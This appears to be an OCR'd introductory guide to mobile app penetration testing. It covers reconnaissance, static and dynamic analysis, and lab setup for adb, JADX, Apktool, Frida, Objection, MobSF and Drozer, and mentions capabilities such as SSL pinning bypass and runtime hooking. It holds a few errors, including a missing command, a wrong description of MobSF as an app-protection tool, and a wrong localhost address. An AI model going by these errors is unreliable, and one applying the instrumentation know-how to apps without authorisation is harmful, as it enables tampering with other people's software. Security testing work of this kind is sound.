MSTG

MOBILE SECURITY TESTING GUIDE v1.0

Contents

Overview

Mobile security testing is the process of evaluating the security of a mobile application or device to identify potential vulnerabilities or weaknesses that could be exploited by attackers. It involves a series of tests and assessments that are designed to simulate different types of attacks and to determine how well the application or device can withstand them.

Mobile security testing typically involves a combination of manual and automated techniques, such as:

- Static analysis: examining the source code or application binary to identify potential security issues.
- Dynamic analysis: testing the application or device in real-time to detect vulnerabilities and weaknesses.
- Penetration testing: simulating an attack on the application or device to identify potential security holes.
- Reverse engineering: analysing the application or device to understand how it works and to identify potential vulnerabilities.

Mobile security testing is an essential part of the mobile app development process to ensure that the application is secure and does not expose users' sensitive information to unauthorized access or malicious attacks.

Introduction to Mobile Penetration Testing

Mobile penetration testing is a process of assessing the security of mobile devices, applications, and systems to identify vulnerabilities and weaknesses that can be exploited by attackers. Penetration testing is performed by ethical hackers, also known as penetration testers, who use the same techniques as real attackers to identify and exploit security flaws.

The goal of mobile penetration testing is to identify potential security risks and vulnerabilities, and to provide recommendations for mitigating these risks. Mobile penetration testing can help organizations improve the security of their mobile devices, applications, and systems, and can help prevent security breaches and other security incidents that can result in reputational damage and financial losses.

Mobile Application Penetration Testing Process

The process of mobile application penetration testing involves mainly three steps to identify vulnerabilities and assess the security of mobile applications. Here is an overview of the typical mobile application penetration testing process:

- Reconnaissance
- Static Analysis
- Dynamic

Reconnaissance

Reconnaissance is the process of gathering information about a target to better understand its environment and potential vulnerabilities. It is a crucial step in any security assessment or penetration testing, as it provides valuable insights into the target's applications.

- Earning Reports and Press release often contain info about mobile Apps.
- Find the target App on play store.
- Who created
- Different app versions and patch notes
- Enumerate the company's other app
- Read Reviews - So that we could know what user experience is there any bug.
- What’s new - know about update.
- Permission
- Developers

Static Analysis

Static analysis is a method of analysing software code without executing the code. It is a crucial step in software development and security testing, as it allows developers and security professionals to identify potential vulnerabilities and weaknesses in the code before the software is deployed. The goal of static analysis is to identify potential vulnerabilities and weaknesses in the software code before it is deployed. By identifying these issues early in the development process, developers can make the necessary changes to improve the security and reliability of the software. Additionally, security professionals can use static analysis to identify potential vulnerabilities and weaknesses in third-party software libraries that are used in the development of the software. Overall, static analysis is a crucial component of software development and security testing, and should be performed on a regular basis to ensure the ongoing security and reliability of the software.

Dynamic analysis


Dynamic analysis is a method of analysing software code by executing the code and observing its behaviour in real-time. It is a crucial step in software development and security testing, as it allows developers and security professionals to identify potential vulnerabilities and weaknesses in the code that may not be visible through static analysis alone. The goal of dynamic analysis is to identify potential vulnerabilities and weaknesses in the software code during execution. By identifying these issues, developers can make the necessary changes to improve the security and reliability of the software. Additionally, security professionals can use dynamic analysis to identify potential vulnerabilities and weaknesses in third-party software libraries that are used in the development of the software. Overall, dynamic analysis is a crucial component of software development and security testing, and should be performed on a regular basis to ensure the ongoing security and reliability of the software.

Lab Setup

- Adb
- JADX-GUI
- Apktool
- Frida-server
- Genymotion
- Mobsf
- Drozer

Android Debug Bridge

ADB (Android Debug Bridge) is a command-line tool that allows developers to communicate with an Android device or emulator. It is a part of the Android SDK (Software Development Kit) and is used for various tasks, such as installing and debugging Android applications, accessing the device's file system, and running shell commands on the device.



To get an adb shell on Kali Linux, you can follow these steps:

- Install the Android Debug Bridge (adb) tool on Kali Linux. You can do this by running the following command in the terminal:
- Connect your Android device to the Kali Linux machine using a USB cable.
- On your Android device, enable USB debugging in the Developer options. To do this, go to Settings > About phone, and tap on the Build number 7 times to enable Developer options. Then, go to Settings > Developer options and enable USB debugging.
- In the terminal on Kali Linux, run the following command to check if your device is connected:

#adb devices

- This should display a list of connected devices.
- To start an adb shell, run the following command:

#adb shell

This should open an adb shell prompt on your device, which you can use to execute shell commands and interact with the device.

Note: Make sure that the Android device and Kali Linux machine are both connected to the same network, and that any firewall settings on the Kali Linux machine are configured to allow adb connections. Also, be careful when using the adb shell, as it provides access to sensitive system functions and data on the device.

If there is multiple adb device –

If you have multiple Android devices connected to your computer via USB, you can use the following steps to get an adb shell on a specific device:

- Run the following command to list all the connected devices:

#adb devices

- This should display a list of all the connected devices, along with their unique device IDs.
- Identify the device ID of the device you want to access the adb shell on. The device ID is listed next to the device name in the output of the previous command.
- To start an adb shell on the desired device, run the following command, replacing "DEVICE_ID" with the actual device ID of the device you want to access:

#adb -s DEVICE_ID shell

This should open an adb shell prompt on the selected device, which you can use to execute shell commands and interact with the device.

Note: If you only have one device connected, you can skip step 2 and directly run the adb shell command to get an adb shell on the device. However, if you have multiple devices connected, you need to specify the device ID using the -s option.

Connect over network - You can use adb over the network to get an adb shell on an Android device without using a USB cable. This can be useful if your device is not physically accessible or if you want to avoid the hassle of connecting and disconnecting USB cables.

To use adb over the network, you need to follow these steps:

- Connect your Android device to the same network as your computer.
- Enable USB debugging on your Android device. To do this, go to Settings > Developer options and enable USB debugging.
- Connect your Android device to your computer using a USB cable, and run the following command in a terminal window on your computer:

```
#adb tcpip 5555
```

- This command tells adb to listen for connections on TCP port 5555.
- Disconnect the USB cable from your Android device.
- Find the IP address of your Android device. To do this, go to Settings > About phone > Status, and look for the IP address under "IP address" or "Wi-Fi IP address".
- In the terminal window on your computer, run the following command to connect to your Android device over the network:

```
#adb connect DEVICE_IP_ADDRESS:5555
```

- Replace "DEVICE_IP_ADDRESS" with the actual IP address of your Android device.
- Once the connection is established, run the following command to get an adb shell on your Android device:

```
#adb shell
```

This should open an adb shell prompt on your Android device, which you can use to execute shell commands and interact with the device over the network.

Note: When using adb over the network, make sure that your device and computer are on the same network, and that any firewalls or security settings on your network do not block adb connections. Also, be careful when using the adb shell over the network, as it provides access to sensitive system functions and data on the device.

Install java


Java is a versatile and powerful programming language that can be used for developing a wide range of applications. It is platform-independent, which means it can be run on any platform, including Android and iOS.

Jadx-GUI

Jadx-GUI is a graphical user interface for the Java decompiler tool called Jadx. Jadx is a free and open-source tool used for decompiling Java applications, which means it can extract the original source code from compiled Java code, making it easier to analyse and understand the functionality of the application. Jadx-GUI provides an easy-to-use interface for decompiling Java applications and analysing the decompiled source code. It allows users to load a compiled Java application and decompile it to view the original source code. The decompiled code can then be analyzed to identify potential security vulnerabilities or other issues.

```
┌──(root㉿kali)-[~]
└─# apt install default-jdk
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
default-jdk is already the newest version (2:1.11-72).
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8 libhttp-server-simple-perl libilmbase25
  liblerc3 liblist-moreutils-perl liblist-moreutils-xs-perl libopenexr25 libopenh264-6
  libplacebo192 libpoppler118 libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0
  libwebsockets16 python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse python3-token-bucket
  python3-typing-inspect python3.9 python3.9-minimal
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 566 not upgraded.
```

```
┌──(root㉿kali)-[~]
└─# apt-get install jadx
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8 libhttp-server-simple-perl libilmbase25
  liblerc3 liblist-moreutils-perl liblist-moreutils-xs-perl libopenexr25 libopenh264-6
  libplacebo192 libpoppler118 libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0
  libwebsockets16 python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse python3-token-bucket
  python3-typing-inspect python3.9 python3.9-minimal
Use 'apt autoremove' to remove them.
The following packages will be upgraded:
  jadx
1 upgraded, 0 newly installed, 0 to remove and 565 not upgraded.
Need to get 27.9 MB of archives.
After this operation, 1,009 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 jadx all 1.4.5-0kali1 [27.9 MB]
Fetched 27.9 MB in 2s (11.9 MB/s)
(Reading database ... 373376 files and directories currently installed.)
Preparing to unpack .../jadx_1.4.5-0kali1_all.deb ...
Unpacking jadx (1.4.5-0kali1) over (1.4.4-0kali1) ...
Setting up jadx (1.4.5-0kali1) ...
Processing triggers for kali-menu (2022.4.1) ...
```



Apktool


Apktool is a free and open-source tool used for reverse engineering Android applications. It allows developers and security professionals to decompile, disassemble, and decode Android application packages (APK) files, which are used to distribute and install Android applications.

With Apktool, you can:

Decompile the APK file: Apktool allows you to extract the AndroidManifest.xml file, resources, and code from an APK file.

Modify the decompiled code: Once the code is extracted, you can modify the code or resources as needed. This can be useful for modifying existing applications or analyzing the code for potential vulnerabilities.


Recompile the modified code: Once the modifications are complete, Apktool allows you to recompile the code and create a new APK file.



Frida

Frida is a dynamic instrumentation framework used for analysing, reverse engineering, and manipulating the behaviour of mobile and desktop applications. It allows developers and security researchers to inject custom scripts into running applications to monitor or modify their behaviour. Frida works by injecting a custom JavaScript code into the application, which can be used to interact with the application's code, data, and

functions. This allows developers and security professionals to modify the behaviour of the application, bypass security measures, and perform various other tasks. Frida consists of two main components: the **Frida server**, which runs on the target device or emulator, and the **Frida client**, which runs on the host machine and communicates with the server. The client provides a high-level API for developers to interact with the target process, while the server handles low-level operations such as code injection and hooking.



Install Frida-Server


Install from GitHub on basis of android architecture, here I am using X86 Architecture.

wget https://github.com/frida/frida/releases/download/16.0.8/frida-server-16.0.8-android-x86.xz

unxz frida-server-16.0.8-android-x86.xz

mv frida-server-16.0.8-android-x86 frida-server

push Frida-server at /data/local/tmp(exact location).



Before start the Frida Server assigns executable permission (chmod +x), then run ./Frida-server

Frida-ps is a command-line tool provided by the Frida toolkit that allows you to list the processes running on a device or emulator. It communicates with the Frida server running on the target device and retrieves a list of all running processes along with their process ID (PID), name, and other metadata.


To use frida-ps, you need to have Frida installed on both the target device and your host machine. Once you have installed Frida, you can open a terminal or command prompt on your host machine and run the following command to list the processes on the target device.

 # CONNECT FRIDA TO AN IPAD OVER USB AND LIST RUNNING PROCESSES
$ FRIDA-PS -U

 # LIST RUNNING APPLICATIONS
$ FRIDA-PS -UA

 # LIST INSTALLED APPLICATIONS
$ FRIDA-PS -UAI

#Frida-ps Uai



Objection

Objection is a mobile exploration toolkit specifically designed for Android application security testing. It is an open-source tool that allows penetration testers, security researchers, and developers to interact with Android apps at runtime and perform various types of security testing, such as bypassing certificate pinning, tampering with method calls, modifying requests and responses, and more.

Objection uses a combination of runtime instrumentation and dynamic analysis techniques to hook into the running application and manipulate its behaviour. This enables testers to identify and exploit vulnerabilities in the app and test its resilience against various types of attacks.

Objection provides a command-line interface (CLI) that allows users to interact with the app and perform various types of security testing. It supports a wide range of functionalities, including:

- SSL pinning bypassing and SSL validation manipulation
- Dynamic method hooking and manipulation
- Exploration of SQLite databases
- Manipulation of Shared Preferences and other data stores
- Injection of custom code and payloads

Objection is a powerful tool that requires some level of technical expertise to use effectively. It is important to note that using objection to test applications that you do not own or have permission to test may be illegal and could result in serious consequences. Therefore, it is essential to use this tool only for ethical and legitimate purposes.

#pip3 install objection

Docker

Docker is an open-source platform that enables developers to build, deploy, and run applications in containers. Containers are lightweight, portable, and self-contained environments that can run on any machine with Docker installed, making it easy to develop, test, and deploy applications across different environments.

Docker uses a containerization technology that allows developers to package an application along with its dependencies, libraries, and configuration files into a single container image. This image can then be used to create containers that run the application in a consistent and isolated environment, without the need for separate virtual machines.

- Docker provides a range of tools and services that make it easy to build and manage containerized applications. These include:
- Docker Engine: The core component of Docker that enables developers to create and manage containers.
- Docker Hub: A cloud-based registry that enables developers to store and share container images.
- Docker Compose: A tool that simplifies the management of multi-container applications.
- Docker Swarm: A native clustering and orchestration tool that allows developers to deploy and manage a cluster of Docker nodes.

- Docker Desktop: A tool for developers that provides an easy-to-use interface for building, testing, and deploying containerized applications on a local machine.

Docker is widely used in the software development industry, particularly for building and deploying cloud-native applications. It enables developers to easily package and distributes applications across different environments, reducing the time and complexity of managing complex software stacks.

```
┌──(root㉿kali)-[~/MPT]
└─# apt install docker.io
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  catfish freeglut3 gir1.2-xfconf-0 libatk1.0-data libcfitsio9 libclang-cpp11 libev
  libexporter-tiny-perl libflac8 libfmt8 libgdal31 libgeos3.11.0 libgssdp-1.2-0 lib
  libhttp-server-simple-perl libilmbase25 liblist-moreutils-perl liblist-moreutils-
```

Prebuilt Docker image from Docker Hub


#docker pull opensecurity/mobile-security-framework-mobsf

MObsf is a powerful tool for protecting mobile apps from reverse engineering and tampering. However, it is important to note that no obfuscation technique is fool proof, and determined attackers may still be able to bypass the app's protections. Therefore, it is important to use MObsf as part of a larger security strategy that includes other security measures, such as encryption, secure coding practices, and penetration testing.


```
┌──(root㉿kali)-[~/MPT]
└─# docker pull opensecurity/mobile-security-framework-mobsf
Using default tag: latest
latest: Pulling from opensecurity/mobile-security-framework-mobsf
b549f31133a9: Pull complete
e87937b4a8ed: Pull complete
9f876724eb7f: Pull complete
3c78f88602f6: Pull complete
3486579dff92: Pull complete
dc62f8466015: Pull complete
1e789e34bc98: Pull complete
a830d94744f2: Pull complete
18602ddc97ac: Pull complete
ae468dc8d8af: Pull complete
7b3a95551714: Pull complete
0542825e46ff: Pull complete
569850b3817f: Pull complete
4f4fb700ef54: Pull complete
8fdf840bc39f: Pull complete
Digest: sha256:950131ff1eb1031bfc98ce017052513a16f0151437989d72089e953767450029
Status: Downloaded newer image for opensecurity/mobile-security-framework-mobsf:latest
docker.io/opensecurity/mobile-security-framework-mobsf:latest
```

Run the Mobsf

#docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest



It's running on local server on port 8000 so try with 127.0.0.0:8000



Drozer

Drozer (formerly known as Mercury) is an open-source security testing framework for Android devices. It is designed to help security researchers and pen testers identify and exploit vulnerabilities in Android applications and the underlying operating system.

Drozer provides a range of features for dynamic analysis of Android applications, including the ability to:


- Interact with the Android operating system using a powerful command-line interface
- Modify the behaviour of an application at runtime using custom scripts
- Perform code injection and hooking to monitor and manipulate application behaviour

- Identify potential vulnerabilities through automated testing and fuzzing techniques
- Reproduce and exploit discovered vulnerabilities in a controlled environment

Drozer is developed and maintained by MWR Info Security, and is available for download from their website. It is a powerful tool for Android security testing and is widely used in the security industry. However, it should only be used by trained professionals and with the appropriate permissions and authorization.


Drozer setup using Docker

Pull the drozer **#docker pull fsecurelabs/drozer**




To run Drozer:

#docker run -it fsecurelabs/drozer



